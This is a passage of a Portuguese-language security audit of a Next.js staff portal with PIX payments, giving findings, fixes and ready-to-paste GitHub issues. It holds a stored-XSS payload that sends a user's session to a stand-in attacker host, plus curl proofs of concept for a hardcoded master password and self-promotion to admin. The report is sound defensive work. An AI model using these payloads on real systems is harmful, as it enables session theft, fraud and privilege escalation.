    { error: "Colaborador não encontrado" },
    { status: 404 },
  );
}
```

app/api/colaboradores/[id]/route.ts:194-198

```
const colaborador = await prisma.colaboradores.update({
  where: { id },
  data,
  select: { ...COLABORADOR_SELECT_SEGURO, setores: { select: { nome: true } } },
});
```

app/salgados/pagar/[id]/page.tsx:343-352

```
const response = await fetch(`/api/colaboradores/${user?.id}`, {
  method: "PATCH",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({
    document: cpfLimpo,
    country_code: ddilimpo,
    area_code: dddLimpo,
    number: numeroLimpo,
  })),
});
```

Por que é explorável

O handler busca o registro apenas para responder 404 quando ele não existe; não há nenhuma comparação entre o id do path e a identidade do chamador (que sequer existe no servidor). A validação de campos é cuidadosa — nome vazio, e-mail duplicado, status fora do enum e data inválida são todos rejeitados — mas isso válida o formato, não a autorização. O frontend em /salgados/pagar/[id] chama a rota com user?.id vindo do localStorage; trocar esse número por qualquer outro no DevTools ou no curl é suficiente.

Impacto

Sequestro de conta e fraude no fluxo de pagamento: trocar o e-mail de um colaborador redireciona o vínculo do login federado; trocar document (CPF) e number (telefone) injeta os dados do atacante na cobrança PIX gerada em /api/salgados/pagamentos (linhas 96-130), que usa exatamente esses campos como customer. Também permite desativar colaboradores em massa via status: "inativo".

Condição de explorabilidade

Nenhuma.

CRÍTICA
F-07 PATCH /api/salgados/dividas/[id] quita qualquer dívida sem pagar e corrompe o total gasto do colaborador

Evidência no código

app/api/salgados/dividas/[id]/route.ts:39-48

```
const CAMPOS_ATUALIZAVEIS = ["item", "motivo", "data_inicio", "valor", "pago"] as const;

export async function PATCH(
  req: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
    const body = await req.json();
```

app/api/salgados/dividas/[id]/route.ts:77-100

```
const atualizada = await tx.dividas.update({
  where: { id },
  data: { ...data, updated_at: new Date() },
});

if (body.pago === true && !existente.pago) {
  await tx.colaboradores.update({
    where: { id: existente.colaborador_id },
    data: {
      total_gasto_salgados: { increment: existente.valor },
      updated_at: new Date(),
    },
  });
}
```

app/api/salgados/dividas/route.ts:93-114

```
export async function POST(req: NextRequest) {
  const body = await req.json();
  const { colaborador_id, item, motivo, data_inicio, valor } = body;
  ...
  const divida = await prisma.dividas.create({
    data: { colaborador_id: Number(colaborador_id), item, ... },
  });
}
```

Por que é explorável

A transação carrega o registro existente apenas para ler `colaborador_id`, `valor` e `pago` — nunca para verificar posse. Um PATCH com `{"pago": true}` marca a dívida como quitada sem que nenhum PIX tenha sido gerado ou pago, contornando por completo o fluxo AbacatePay implementado em `lib/pagamentos.ts`. O campo `valor` também é atualizável, então a dívida pode ser zerada antes de ser quitada. Em sentido inverso, `{"pago": false}` decrementa `total_gasto_salgados` de terceiros. O POST irmão (`dívidas/route.ts:93`) permite ainda criar dívidas em nome de qualquer `colaborador_id`.

Impacto

Fraude financeira direta no módulo de salgados: dívidas quitadas sem pagamento, valores adulterados e o indicador `total_gasto_salgados` — usado no dashboard e no ranking — manipulável para qualquer pessoa.

Condição de explorabilidade

Nenhuma.

ALTA**F-11** Certificacoes: PATCH e DELETE por ID sem verificação de posse

Evidência no código

app/api/certificacoes/[id]/route.ts:52-59

```
export async function PATCH(
  request: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
    const body = await request.json();
```

app/api/certificacoes/[id]/route.ts:98-101

```
await prisma.certificacoes.update({
  where: { id },
  data: { ...data, updated_at: new Date() },
});
```

app/api/certificacoes/[id]/route.ts:121-128

```
export async function DELETE(
  request: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
    await prisma.certificacoes.delete({ where: { id } });
```

Por que é explorável

O where do Prisma contém apenas { id }. Não há cláusula de posse (colaborador_id) nem verificação de papel. O DELETE em particular executa a exclusão direto, sem sequer carregar o registro antes — a única ramificação e o tratamento de isRecordNotFoundError. Um laço de id=1 até N apaga toda a tabela de certificações.

Impacto

Destruição ou adulteração do histórico de certificações de qualquer colaborador. Como a tabela alimenta /api/ranking e /api/dashboard, também corrompe os indicadores da organização.

Condição de explorabilidade

Nenhuma.

ALTA**F-12** Biblioteca: livros e empréstimos alteráveis e excludíveis por ID sem posse

Evidência no código

app/api/biblioteca/livros/[id]/route.ts:33-41

```
export async function PUT(
  req: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
    const body = await req.json();
```

app/api/biblioteca/livros/[id]/route.ts:111-114

```
const livro = await prisma.livros.update({
  where: { id },
  data: { ...data, updated_at: new Date() },
});
```

app/api/biblioteca/livros/[id]/route.ts:152

```
await prisma.livros.delete({ where: { id } });
```

app/api/biblioteca/emprestimos/[id]/route.ts:43-51

```
export async function PATCH(
  req: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
    const body = await req.json();
    const { data_real_devolucao, status } = body;
```

app/api/biblioteca/emprestimos/[id]/route.ts:63-72

```
const atualizado = await tx.emprestimos.update({
  where: { id },
  data: {
    data_real_devolucao: data_real_devolucao ? new Date(data_real_devolucao) : null,
    status: status || "devolvido",
    updated_at: new Date(),
  },
});
```

Por que é explorável

Todos os handlers operam sobre where: { id } sem qualquer predicado de dono. O PATCH de livros aceita o campo disponível (CAMPOS_ATUALIZAVEIS, linha 79-86), o que permite marcar como disponível um livro que está emprestado e assim contornar a checagem da linha 141-150 do DELETE. O PATCH de empréstimos devolve o livro de outra pessoa em nome dela.

Impacto

Adulteração e exclusão do acervo e do histórico de empréstimos, inclusive registros de terceiros. Impacto operacional, sem componente financeiro.

Condição de explorabilidade

Nenhuma.

MÉDIA

F-14 Cobranças PIX de terceiros consultáveis por divida_id, com o código copia-e-cola exposto

Evidência no código

app/api/salgados/pagamentos/route.ts:12-33

```
export async function GET(req: NextRequest) {
  const divida_id = searchParams.get("divida_id");
  ...
  const pagamento = await prisma.pagamentos.findFirst({
    where: { divida_id: Number(divida_id) },
    orderBy: { created_at: "desc" },
  });
  ...
  return NextResponse.json(serializeDecimals(pagamento));
```

app/api/salgados/pagamentos/status/route.ts:5-19

```
export async function GET(req: NextRequest) {
  const dividaId = Number(req.nextUrl.searchParams.get("divida_id"));
  ...
  const divida = await prisma.dividas.findUnique({
    where: { id: dividaId },
    select: { id: true, pago: true },
  });
```

app/api/salgados/pagamentos/route.ts:63-76

```
export async function POST(req: NextRequest) {
  const { divida_id, colaborador_id } = await req.json();
  ...
  const dividaId = Number(divida_id);
  const pagadorId = Number(colaborador_id);
```

Por que é explorável

O GET devolve o registro de pagamento inteiro, incluindo `br_code` e `br_code_base64` (o QR Code), para qualquer `divida_id` iterado de 1 a N, sem verificar quem pergunta. O POST aceita um par arbitrário `divida_id/colaborador_id`, permitindo gerar uma cobrança que usa os dados pessoais de outra pessoa como customer na AbacatePay (nome, CPF, e-mail e celular, linhas 96-130). Severidade media, e não alta, porque o QR Code de um terceiro só pode ser usado para pagar a dívida dele, não para desviar valores.

Impacto

Vazamento do estado de cobrança de qualquer dívida e uso indevido de dados pessoais de terceiros em cobranças geradas no gateway.

Condição de explorabilidade

Requer que já exista um pagamento gerado para a dívida consultada.

4. CHAVES EXPOSTAS

Severidade	Arquivo:linha	Descrição
CRÍTICA	app/api/auth/login/route.ts:35-42 (+2)	F-02 — Senha mestra "123456" embutida no código autentica qualquer colaborador da base
MÉDIA	app/api/webhooks/abacatepay/route.ts:22-27 (+2)	F-15 — Validação da assinatura do webhook falha em aberto quando a chave pública está vazia
MÉDIA	lib/prisma.ts:5 (+2)	F-16 — Ausência de validação de inicialização: DATABASE_URL ausente vira a string literal "undefined"
BAIXA	next.config.mjs:2-7	F-20 — Build de produção ignora erros de TypeScript e de ESLint
INFORMATIVA	.env:3-4 (+3)	F-21 — Credenciais de produção em .env no disco: não versionadas, porém ativas e legíveis em texto plano

CRÍTICA

F-02 Senha mestra "123456" embutida no código autentica qualquer colaborador da base

Evidência no código

app/api/auth/login/route.ts:35-42

```
const isPasswordValid = password === "123456";

if (!isPasswordValid) {
  return NextResponse.json(
    { error: "Credenciais inválidas" },
    { status: 401 },
  );
}
```

app/api/auth/login/route.ts:15-26

```
const user = await prisma.colaboradores.findUnique({
  where: { email },
  select: { id: true, nome: true, email: true, senha: true, ... },
});
```

prisma/schema.prisma:30

senha	String?	@db.VarChar
-------	---------	-------------

Por que é explorável

A rota busca o colaborador pelo e-mail e então ignora completamente a coluna senha retornada do banco, comparando a senha enviada contra a constante literal "123456". Qualquer pessoa que conheça (ou adivinhe) um e-mail corporativo existente obtém um objeto de usuário válido — incluindo tipo, que o frontend usa como papel. Combinado com F-08 (sessão apenas no

localStorage), isso entrega uma identidade completa. A coluna senha existe no schema mas nunca é verificada nem tem hash.

Impacto

Autenticação totalmente contornável. Um e-mail válido de admin permanente rende acesso administrativo completo ao sistema.

Condição de explorabilidade

A rota /api/auth/login está publicada e responde, embora o fluxo de login da interface use /api/auth/senior. Basta um POST direto.

MÉDIA**F-15** Validação da assinatura do webhook falha em aberto quando a chave pública está vazia

Evidência no código

app/api/webhooks/abacatepay/route.ts:22-27

```
function assinaturaValida(corpoBruto: string, assinatura: string | null) {
  const chavePublica = process.env.ABACATEPAY_WEBHOOK_PUBLIC_KEY?.trim();

  if (!chavePublica) {
    return true;
  }
}
```

.env:20

```
ABACATEPAY_WEBHOOK_PUBLIC_KEY=''
```

app/api/webhooks/abacatepay/route.ts:80-82

```
if (!assinaturaValida(corpoBruto, req.headers.get("x-webhook-signature"))) {
  return NextResponse.json({ error: "Assinatura inválida" }, { status: 401 });
}
```

Por que é explorável

Quando ABACATEPAY_WEBHOOK_PUBLIC_KEY não está definida — que é exatamente o estado do .env atual — a função retorna true e a verificação HMAC é pulada por completo, sem log nem aviso. A defesa que resta é o segredo da query string (linhas 61-76), essa sim bem implementada. O risco concreto é que um segredo em URL vaza com mais facilidade que uma assinatura de corpo: fica em logs de servidor, em referers e no histórico de proxies. Perder o segredo significa perder a única barreira.

Impacto

Defesa em profundidade ausente no único endpoint que marca dívidas como pagas (aplicarPagamentoConfirmado). Um segredo vazado em log permite forjar confirmações de pagamento.

Condição de explorabilidade

Explorabilidade condicionada a vazamento prévio de ABACATEPAY_WEBHOOK_SECRET. Sem esse vazamento, o webhook está protegido.

MÉDIA**F-16** Ausência de validação de inicialização: DATABASE_URL ausente vira a string literal "undefined"

Evidência no código

lib/prisma.ts:5

```
const connectionString = `${process.env.DATABASE_URL}`;
```

lib/prisma.ts:11-14

```
function createPrismaClient() {
  const adapter = new PrismaPg({ connectionString });
  return new PrismaClient({ adapter });
}
```

prisma.config.ts:9-11

```
datasource: {  
  url: process.env["DATABASE_URL"],  
},
```

Por que é explorável

A interpolação de template converte undefined na string "undefined" em vez de falhar. A aplicação sobe e só quebra na primeira query, com erro de conexão genérico, o que dificulta perceber uma configuração incorreta de ambiente. Não há nenhum ponto no projeto que valide na inicialização a presença das variáveis obrigatórias (DATABASE_URL, API_KEY_ABACATEPAY_V1/V2, ABACATEPAY_WEBHOOK_SECRET). Nota positiva: lib/abacatepay.ts:33-38 válida as chaves da AbacatePay no momento do uso e lança erro explícito, e o webhook (linhas 61-71) recusa requisições quando o segredo não está configurado. O padrão correto já existe no projeto, só não foi aplicado a DATABASE_URL.

Impacto

Risco operacional e de diagnóstico, não de exploração direta. Não foi encontrado nenhum valor padrão inseguro no estilo \${VAR:-default} em nenhum arquivo do projeto.

Condição de explorabilidade

Manifesta-se apenas em ambiente mal configurado.

BAIXA**F-20** Build de produção ignora erros de TypeScript e de ESLint

Evidência no código

next.config.mjs:2-7

```
eslint: {  
  ignoreDuringBuilds: true,  
},  
typescript: {  
  ignoreBuildErrors: true,  
},
```

Por que é explorável

Com ignoreBuildErrors, um npm run build conclui mesmo com erro de tipo, o que anula a rede de proteção que detectaria, por exemplo, uma função de autorização chamada com o argumento errado. O workflow de CI executa npm run typecheck em job separado (.github/workflows/testes.yml:33-34), o que mitiga parcialmente, mas apenas em pull requests e pushes para main.

Impacto

Higiene de build. Aumenta a chance de uma regressão de segurança chegar a produção sem ser notada.

Condição de explorabilidade

Não explorável diretamente.

INFORMATIVA**F-21** Credenciais de produção em .env no disco: não versionadas, porém ativas e legíveis em texto plano

Evidência no código

.env:3-4

```
STACK_PUBLISHABLE_CLIENT_KEY='pck_5rfn...'  
STACK_SECRET_SERVER_KEY='ssk_wvvd...'
```

.env:7

```
DATABASE_URL='postgresql://neondb_owner:npg_****@ep-lingering-sea-...neon.tech/neondb?sslmode=re  
quire'
```

.env:13-14, 17

```
API_KEY_ABACATEPAY_V1='abc_dev_...'  
API_KEY_ABACATEPAY_V2='abc_dev_...'  
ABACATEPAY_WEBHOOK_SECRET='176813ee...'
```

.gitignore:19-20

```
# env files  
.env*
```

Por que é explorável

O arquivo está corretamente coberto por `.env*` no `.gitignore` e a varredura do histórico (`git log --all` sobre `.env` e `git grep` dos prefixos `abc_dev_`, `npg_`, `ssk_` e `pck_` em todos os commits alcançáveis) não encontrou nenhum segredo versionado. Registrado como informativo por dois motivos: o par de chaves da AbacatePay tem prefixo `abc_dev_`, indicando ambiente de desenvolvimento, e a senha do Neon e a chave de servidor da Stack são credenciais vivas de um banco gerenciado, em texto plano na máquina de desenvolvimento. Recomenda-se rotação ao final desta auditoria, já que os valores foram lidos durante o processo.

Impacto

Nenhum vazamento constatado. Item de higiene operacional.

Condição de explorabilidade

Não aplicável.

5. INPUTS SEM TRATAMENTO

Severidade	Arquivo:linha	Descrição
MÉDIA	app/certificacoes/page.tsx:411-421 (+2)	F-17 — <code>window.open</code> com URL de credencial fornecida pelo usuário permite esquema javascript:
BAIXA	app/biblioteca/page.tsx:737 (+3)	F-18 — URL de capa de livro controlada pelo usuário renderizada em <code></code> sem validação de esquema ou host
BAIXA	next.config.mjs:1-11	F-19 — Nenhum cabeçalho de segurança de resposta configurado (CSP, X-Frame-Options, HSTS)

MÉDIA**F-17** `window.open` com URL de credencial fornecida pelo usuário permite esquema javascript:**Evidência no código****app/certificacoes/page.tsx:411-421**

```
{certificacao.url_credencial && (  
  <Button  
    isIconOnly  
    variant="outline"  
    aria-label="Ver credencial"  
    onPress={() =>  
      window.open(certificacao.url_credencial!, "_blank")  
    }  
  }  
  >  
}
```

app/api/certificacoes/route.ts:162

```
url_credencial: url_credencial || null,
```

app/api/certificacoes/[id]/route.ts:39-47

```
const CAMPOS_ATUALIZAVEIS = [
  "nome",
  "tipo",
  "instituicao",
  "data_obtencao",
  "data_vencimento",
  "url_credencial",
  "observacoes",
] as const;
```

Por que é explorável

url_credencial é gravado sem nenhuma validação de esquema, tanto no POST quanto no PATCH, e nenhuma das duas rotas exige autorização (F-10, F-11) — qualquer pessoa consegue plantar o valor. No cliente, a string vai direto para window.open. Uma URL javascript:fetch('https://atacante/'+localStorage.getItem('user')) executa no contexto de origem da aplicação quando um colaborador clica no botão da credencial, exfiltrando o objeto de sessão e o access_token da Senior guardados em localStorage (F-08). Navegadores baseados em Chromium ainda executam javascript: em window.open de mesma origem; o Firefox recente bloqueia. Severidade media pela dependência de interação do usuário e de navegador.

Impacto

XSS armazenado com um clique, levando a roubo do objeto de sessão e do access_token da plataforma Senior.

Condição de explorabilidade

Requer que um colaborador clique no botão de credencial da certificação envenenada, e navegador que permita javascript: via window.open (Chromium).

BAIXA

F-18 URL de capa de livro controlada pelo usuário renderizada em sem validação de esquema ou host

Evidência no código

app/biblioteca/page.tsx:737

```
src={livro.capa || "/placeholder.svg"}
```

app/biblioteca/page.tsx:657

```
src={newLivro.capa}
```

app/api/biblioteca/livros/route.ts:54-68

```
const capaUrl =
  capa ||
  `/placeholder.svg?height=200&width=150&query=${encodeURIComponent(
    titulo + " book",
  )}`;

const livro = await prisma.livros.create({
  data: { titulo, autor, genero: genero || "", isbn: isbn || "", disponivel: true, capa:
    capaUrl },
});
```

next.config.mjs:7-9

```
images: {
  unoptimized: true,
},
```

Por que é explorável

O campo capa aceita qualquer string no POST e no PATCH de livros, sem restrição de esquema ou de domínio. Não há execução de script — src de não avalia javascript: em navegadores atuais — mas a URL é requisitada automaticamente por todo visitante da página, sem clique. Um host controlado pelo atacante recebe assim o IP, o User-Agent e o Referer de cada colaborador que abre /biblioteca. Com images.unoptimized ativo, não há proxy do Next.js intermediando a requisição.

Impacto

Rastreamento passivo de colaboradores e possibilidade de disparar um prompt de autenticação básica externo. Sem execução de código.

Condição de explorabilidade

Nenhuma para plantar; a coleta ocorre quando qualquer usuário abre a página da biblioteca.

BAIXA**F-19** Nenhum cabeçalho de segurança de resposta configurado (CSP, X-Frame-Options, HSTS)

Evidência no código

next.config.mjs:1-11

```
const nextConfig = {
  eslint: { ignoreDuringBuilds: true },
  typescript: { ignoreBuildErrors: true },
  images: { unoptimized: true },
};

export default nextConfig;
```

Por que é explorável

next.config.mjs não define a função headers(). Sem Content-Security-Policy, não existe a segunda linha de defesa que limitaria o destino de exfiltração de F-17; sem X-Frame-Options ou frame-ancestors, a aplicação pode ser embutida em iframe por terceiros. Verificado que não há middleware.ts adicionando esses cabeçalhos por outro caminho.

Impacto

Amplia a janela de exploração de qualquer XSS e permite clickjacking. Não é explorável isoladamente.

Condição de explorabilidade

Agravante de outros achados, não um vetor independente.

Recomendações priorizadas

A ordem importa: a prioridade P1 estabelece a sessão no servidor, sem a qual as demais correções de autorização não são implementáveis.

P1	Imediato — antes de qualquer exposição pública
	■ Remover a comparação <code>password === "123456"</code> de <code>app/api/auth/login/route.ts:35</code>. Se a rota legada não é mais usada pela interface, exclua o arquivo; se for necessária, adote hash com <code>bcrypt</code> ou <code>argon2</code> sobre a coluna senha (F-02).
	■ Emitir uma sessão no servidor no fim de <code>/api/auth/senior</code>: <code>cookie httpOnly, secure, sameSite=lax</code>, com JWT assinado ou identificador de sessão persistido. Parar de confiar no objeto do <code>localStorage</code> (F-08).
	■ Criar um helper único, por exemplo <code>lib/sessao.ts</code> com <code>getUsuarioAutenticado(req)</code>, e passar a derivar a identidade DELE em todo handler. Nenhuma rota deve voltar a aceitar <code>colaborador_id</code> ou <code>user_email</code> como prova de identidade (F-03, F-04).
	■ Bloquear <code>/api/salgados/transferencias</code>, <code>/api/salgados/saldo</code> e <code>/api/admin/**</code> até que o helper esteja no lugar — são as rotas com consequência financeira imediata (F-03, F-05, F-09).
P2	Na mesma sprint
	■ Adicionar verificação de posse em todos os handlers com <code>[id]</code>: incluir o predicado de dono no próprio <code>where</code> do Prisma (<code>where: { id, colaborador_id: usuario.id }</code>) em vez de verificar depois, para que a resposta seja 404 e não vaze a existência do registro (F-06, F-07, F-11, F-12).
	■ Escopar toda query de listagem, agregação e relatório pelo usuário da sessão. Onde o papel de admin justificar a visão global, tornar isso explícito: <code>const escopo = usuario.ehAdmin ? {} : { colaborador_id: usuario.id }</code> (F-01, F-13, F-14).
	■ Espelhar no servidor cada gate de papel do frontend. <code>podeEditarCertificacao</code> (<code>app/certificacoes/page.tsx:336-338</code>) já tem a regra correta — replicar a mesma condição em <code>app/api/certificacoes/[id]/route.ts</code> (F-10).
	■ Criar um <code>middleware.ts</code> que exija sessão válida em <code>/api/**</code> por padrão, com uma lista de exceções explícita (<code>/api/auth/**</code>, <code>/api/webhooks/**</code>). Assim uma rota nova nasce protegida em vez de nascer aberta.
P3	Proximo ciclo
	■ Validar <code>url_credencial</code> e <code>capa</code> no servidor contra uma lista fechada de esquemas (<code>https</code> apenas) no POST e no PATCH, e trocar <code>window.open</code> por um <code><a href></code> com <code>rel="noopener noreferrer"</code> e validação no cliente (F-17, F-18).
	■ Tornar a assinatura HMAC do webhook obrigatória: configurar <code>ABACATEPAY_WEBHOOK_PUBLIC_KEY</code> e inverter o retorno de <code>assinaturaValida</code> quando a chave estiver ausente (F-15).
	■ Adicionar validação de variáveis de ambiente na inicialização, no mesmo padrão já usado em <code>lib/abacatepay.ts:33-38</code>, cobrindo <code>DATABASE_URL</code> (F-16).
	■ Configurar a função <code>headers()</code> em <code>next.config.mjs</code> com <code>Content-Security-Policy</code>, <code>X-Frame-Options</code>, <code>X-Content-Type-Options</code> e <code>Strict-Transport-Security</code> (F-19).
	■ Remover <code>eslint.ignoreDuringBuilds</code> e <code>typescript.ignoreBuildErrors</code> de <code>next.config.mjs</code> (F-20).
	■ Rotacionar as credenciais do <code>.env</code> — banco Neon, chaves Stack e AbacatePay — como higiene de encerramento da auditoria (F-21).
	■ Adicionar testes de integração de autorização: para cada rota, um caso sem sessão esperando 401 e um caso com sessão de outro dono esperando 404. A infraestrutura Jest em <code>tests/integration/</code> já existe.

Issues para o GitHub

As 10 issues abaixo estão prontas para copiar e colar. Achados triviais relacionados foram agrupados numa issue única para não gerar ruído no backlog. Cada bloco vai do delimitador de abertura ao de fechamento; o conteúdo entre eles é Markdown.

Ordem sugerida de execução: issue 7 primeiro (sessão no servidor), pois as issues 2, 3, 4, 5, 6 e 8 dependem dela. As issues 1, 9 e 10 são independentes e podem correr em paralelo.

--- ISSUE 1 ---

```
# [Segurança] Senha mestra "123456" embutida no código autentica qualquer colaborador

**Labels:** `security, severidade:crítica, auth`

## Problema

A rota `POST /api/auth/login` busca o colaborador pelo e-mail e então ignora a coluna `senha` retornada do banco, comparando a senha enviada contra a constante literal `"123456"`. Qualquer pessoa que conheça um e-mail corporativo existente recebe de volta um objeto de usuário válido, incluindo o campo `tipo`, que o frontend usa como papel. Se o e-mail pertencer a um admin permanente, o retorno é uma identidade administrativa completa.

A coluna `senha` existe em `prisma/schema.prisma:30` mas nunca é verificada e não possui hash.

## Evidência

`app/api/auth/login/route.ts:35-42`

```ts
const isPasswordValid = password === "123456";

if (!isPasswordValid) {
 return NextResponse.json(
 { error: "Credenciais inválidas" },
 { status: 401 },
);
}
```

Prova de conceito:

```bash
curl -X POST https://<host>/api/auth/login \
 -H 'Content-Type: application/json' \
 -d '{"email":"<email-de-admin>","password":"123456"}'
```

## Impacto

Autenticação totalmente contornável. Combinado com a sessão em localStorage (issue 7), entrega acesso administrativo completo a qualquer pessoa que conheça um e-mail corporativo.

## Sugestão de correção

Se a rota legada não é mais usada pela interface (o fluxo atual passa por `/api/auth/senior`), remover `app/api/auth/login/route.ts`. Caso precise permanecer, verificar a senha com `bcrypt.compare` ou `argon2.verify` contra um hash armazenado em `colaboradores.senha`, e migrar os registros existentes.

## Critérios de aceite

- [ ] A constante `"123456"` não existe mais em nenhum arquivo do repositório
- [ ] A rota foi removida OU passou a validar a senha contra hash (bcrypt/argon2)
- [ ] Nenhuma senha em texto plano é gravada na coluna `colaboradores.senha`
- [ ] Existe teste de integração cobrindo: senha correta devolve 200, senha incorreta devolve 401, e `"123456"` contra um usuário real devolve 401
```

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

```
# [Segurança] Saque PIX autoriza-se com um colaborador_id enviado pelo próprio atacante

**Labels:** `security, severidade:crítica, financeiro`

## Problema

`POST /api/salgados/transferencias` chama `ehAdmin(Number(colaborador_id))` onde `colaborador_id` vem do corpo JSON da requisição. O servidor pergunta "esse id é de um admin?" em vez de "quem está chamando é admin?".

O atacante envia o `colaborador_id` de qualquer administrador – ids são inteiros sequenciais, e a lista de admins é obtível via `GET /api/admin/usuarios` (issue 3) ou por força bruta de 1 a N – junto com a própria chave PIX. A rota então executa `enviarPix` contra a API de produção da AbacatePay. O valor mínimo é R$ 1,00 e não existe teto configurado.
```

Evidência

```
`app/api/salgados/transferencias/route.ts:37-47`

```ts
export async function POST(req: NextRequest) {
 const { colaborador_id, amount, description, pix_key, pix_key_type } =
 await req.json();

 if (!(await ehAdmin(Number(colaborador_id)))) {
 return NextResponse.json(
 { error: "Apenas administradores podem solicitar saques" },
 { status: 403 },
);
 }
}
```

`app/api/salgados/transferencias/route.ts:73-78`

```ts
const transferencia = await enviarPix({
 amount: paraCentavos(valor),
 externalId: crypto.randomUUID(),
 description: String(description ?? "").trim() || "Saque de salgados",
 pix: { key: normalizarChave(chave, tipo), type: tipo },
});
```

## Impacto

Saque de fundos reais da conta AbacatePay da empresa para uma chave PIX arbitrária. Perda financeira direta, e o saldo disponível é descoberto de antemão via `GET /api/salgados/saldo` (issue 4).
```

Sugestão de correção

Derivar a identidade da sessão do servidor, nunca do corpo:

```
```ts
const usuario = await getUsuarioAutenticado(req);
if (!usuario) return NextResponse.json({ error: "Não autenticado" }, { status: 401 });
if (!(await ehAdmin(usuario.id))) {
 return NextResponse.json({ error: "Apenas administradores podem solicitar saques" }, { status: 403 });
}
```
```

Ignorar `colaborador\_id` do corpo por completo. Considerar também um teto de valor por transferência e registro de auditoria de cada saque.

Critérios de aceite

- [] `colaborador\_id` do corpo não é mais usado em nenhuma decisão de autorização
- [] A rota responde 401 sem sessão e 403 para sessão de usuário não-admin
- [] Existe teste de integração: sessão de usuário comum enviando `colaborador\_id` de um admin recebe 403
- [] Cada transferência aprovada gera registro de auditoria com o id do solicitante autenticado
- [] Existe teto máximo de valor por transferência

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

[Segurança] Gestão de administradores autoriza-se por e-mail enviado na query string

****Labels:**** `security, severidade:crítica, auth`

Problema

Os três métodos de `/api/admin/usuarios` (GET, POST, DELETE) derivam a identidade do chamador do parâmetro `user\_email`, que vem da query string ou do corpo. O e-mail de um admin permanente não é secreto: aparece no próprio GET desta rota, na listagem aberta de `/api/colaboradores` e segue o padrão do domínio corporativo.

A proteção `ehOProprioUsuário` (linhas 19-28) não ajuda: ela compara o alvo com o e-mail forjado, não com o atacante real. Ou seja, o atacante pode promover a si mesmo desde que use o e-mail de outra pessoa no campo `user\_email`.

Evidência

`app/api/admin/usuarios/route.ts:32-43` (GET)

```
``ts
const { searchParams } = new URL(request.url);
const userEmail = searchParams.get("user_email");

if (!(await ehAdminPermanente(userEmail))) {
  return NextResponse.json({ error: "Acesso negado. ..." }, { status: 403 });
}
````
```

`app/api/admin/usuarios/route.ts:127-130` (POST)

```
``ts
const body = await request.json();
const { colaborador_id, admin_ate, user_email, admin_permanente } = body;

if (!(await ehAdminPermanente(user_email))) {
 ...
}
```

Prova de conceito – escalonamento de anônimo a admin permanente:

```
``bash
curl -X POST https://<host>/api/admin/usuarios \
 -H 'Content-Type: application/json' \
 -d '{"colaborador_id": <meu_id>, "admin_permanente": true, "user_email": "<admin>@empresa"}'
```

### ## Impacto

Escalonamento de privilégio de anônimo para administrador permanente, que é o papel de maior autoridade do sistema.

### ## Sugestão de correção

Substituir `user\_email` pela identidade da sessão nos três handlers:

```
``ts
const usuario = await getUsuarioAutenticado(request);
if (!usuario) return NextResponse.json({ error: "Não autenticado" }, { status: 401 });
if (!(await ehAdminPermanente(usuario.email))) {
 return NextResponse.json({ error: "Acesso negado." }, { status: 403 });
}
````
```

Remover `user\_email` do contrato da API e das chamadas em `app/admin/page.tsx:181, 201-203, 766, 852-853`. `ehOProprioUsuario` passa a comparar com `usuario.email`.

Critérios de aceite

- [] `user\_email` não é mais lido da query string nem do corpo em nenhum dos três handlers
- [] GET, POST e DELETE respondem 401 sem sessão e 403 para sessão que não seja de admin permanente
- [] `app/admin/page.tsx` não envia mais `user\_email` em nenhuma chamada
- [] Existe teste de integração: sessão de usuário comum tentando se auto-promover recebe 403
- [] A proteção de auto-alteração de privilégio passa a comparar com o e-mail da sessão

--- FIM ISSUE 3 ---

--- ISSUE 4 ---

[Segurança] Rotas administrativas e financeiras sem nenhuma verificação no servidor

Labels: `security, severidade:crítica, broken-access-control`

Problema

Agrupam as rotas privilegiadas que não fazem verificação alguma no servidor – não importam `lib/permissions.ts` nem leem qualquer credencial. A única barreira é `ProtectedRoute` com `requiredRole="admin"`, que roda no navegador e decide a partir de `user.tipo` lido do `localStorage`. Chamar a API diretamente ignora a página inteira.

Rotas afetadas:

- `GET|POST /api/admin/setores` – cria e lista setores
- `GET|PUT|DELETE /api/admin/setores/[id]` – o GET devolve nome, e-mail, cargo e status de todos os colaboradores do setor
- `GET /api/salgados/saldo` – saldo financeiro da conta AbacatePay (disponível, pendente, bloqueado)
- `POST /api/biblioteca/livros` e `POST /api/certificacoes` – atrás de gates `user?.tipo === "admin"` no frontend, sem par no servidor

O caso de `/api/salgados/saldo` é agravante: além de vazarem informações financeiras da empresa, serve de reconhecimento para a issue 2, revelando exatamente quanto há disponível para saque.

Evidência

`app/api/admin/setores/route.ts:119-124`

```

`ts
export async function POST(req: NextRequest) {
  try {
    const body = await req.json();
    const { nome, descricao } = body;

    if (!nome) {
  
```

`app/api/admin/setores/[id]/route.ts:85-91`

```

`ts
export async function DELETE(
  req: NextRequest,
  { params }: { params: Promise<{ id: string }> },
) {
  try {
    const { id: idParam } = await params;
    const id = Number(idParam);
  
```

```
`app/api/salgados/saldo/route.ts:4-7`
```

```
``ts
export async function GET() {
  try {
    const saldo = await consultarSaldoLoja();
    return NextResponse.json(saldo);
  }
}
```

Gate correspondente que existe só no cliente – `app/biblioteca/page.tsx:562`:

```
``tsx
{user?.tipo === "admin" && (
  ...
```

Impacto

Qualquer anônimo cria, renomeia e exclui setores da organização, lê o cadastro completo de colaboradores por setor, consulta o saldo financeiro da empresa e cadastra livros e certificações.

Sugestão de correção

Adicionar verificação de sessão e papel no início de cada handler listado. Em seguida, criar um `middleware.ts` que exija sessão válida em `/api/\*\*` por padrão, com lista explícita de exceções (`/api/auth/\*\*`, `/api/webhooks/\*\*`), para que rotas novas nasçam protegidas.

Critérios de aceite

- [] Os 5 handlers de `/api/admin/setores/\*\*` verificam sessão e papel de admin
- [] `GET /api/salgados/saldo` verifica sessão e papel de admin
- [] `POST /api/biblioteca/livros` e `POST /api/certificacoes` verificam sessão e papel equivalente ao gate do frontend
